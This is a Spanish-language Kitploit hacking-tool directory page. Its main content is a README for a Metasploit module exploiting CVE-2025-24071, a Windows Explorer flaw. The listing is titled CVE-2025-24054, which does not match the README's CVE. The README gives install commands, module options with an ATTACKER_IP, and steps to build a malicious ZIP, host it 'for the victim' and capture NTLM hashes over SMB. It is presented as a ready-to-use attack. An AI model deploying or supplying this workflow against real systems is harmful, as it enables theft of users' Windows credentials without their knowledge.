Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/fomovet/cve-2025-24054
Frameworks de Pruebas de PenetraciónFrameworks de ExploitsGeneración de PayloadsAnálisis de VulnerabilidadesExplotaciónComando y Control
GitHubfomovet/cve-2025-24054

cve-2025-24054

POC para CVE-2025-24054

Ver Repositorio
34hace 5 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    851
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    538
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    297
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    280

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-24071: Fuga de hash NTLM mediante archivo .library-ms (módulo de Metasploit)

Este repositorio contiene un módulo de Metasploit para explotar CVE-2025-24071, una vulnerabilidad en el Explorador de Windows que filtra hashes NTLM cuando un archivo .library-ms malicioso se extrae de un archivo ZIP.

Desarrollado por: FOLKS-IWD


Descripción general

La vulnerabilidad ocurre cuando un usuario extrae un archivo ZIP que contiene un archivo .library-ms especialmente diseñado. El Explorador de Windows inicia automáticamente una solicitud de autenticación SMB a un servidor remoto especificado en el archivo, filtrando el hash NTLM del usuario sin ninguna interacción por parte de este.

Este módulo de Metasploit:

  1. Genera un archivo .library-ms malicioso.
  2. Lo empaqueta en un archivo ZIP.

  3. Se integra con la funcionalidad de captura SMB de Metasploit para recolectar hashes NTLM. image

Instalación

  1. Clona el repositorio:
    git clone https://github.com/FOLKS-IWD/CVE-2025-24071-msfvenom.git
    cd CVE-2025-24071-msfvenom
    
  2. Copia el módulo a tu directorio de módulos de Metasploit:
    cp ntlm_hash_leak.rb ~/.msf4/modules/auxiliary/server/
    

Uso

  1. Carga el módulo:
    use auxiliary/server/ntlm_hash_leak
    
  2. Establece las opciones requeridas:
    set ATTACKER_IP 192.168.1.162  # Reemplaza con tu dirección IP
    set FILENAME exploit.zip       # Nombre del archivo ZIP malicioso
    set LIBRARY_NAME malicious.library-ms  # Nombre del archivo .library-ms
    set SHARE_NAME shared          # Nombre del recurso compartido SMB
    
  3. Ejecuta el módulo:
  run
  1. El módulo generará un archivo ZIP malicioso (exploit.zip). Aloja este archivo para que la víctima lo descargue y lo extraiga.
  2. Usa el módulo de captura SMB de Metasploit para recolectar los hashes NTLM:
    use auxiliary/server/capture/smb
    set SRVHOST 192.168.1.162  # Igual que ATTACKER_IP
    run

    
Descargar herramienta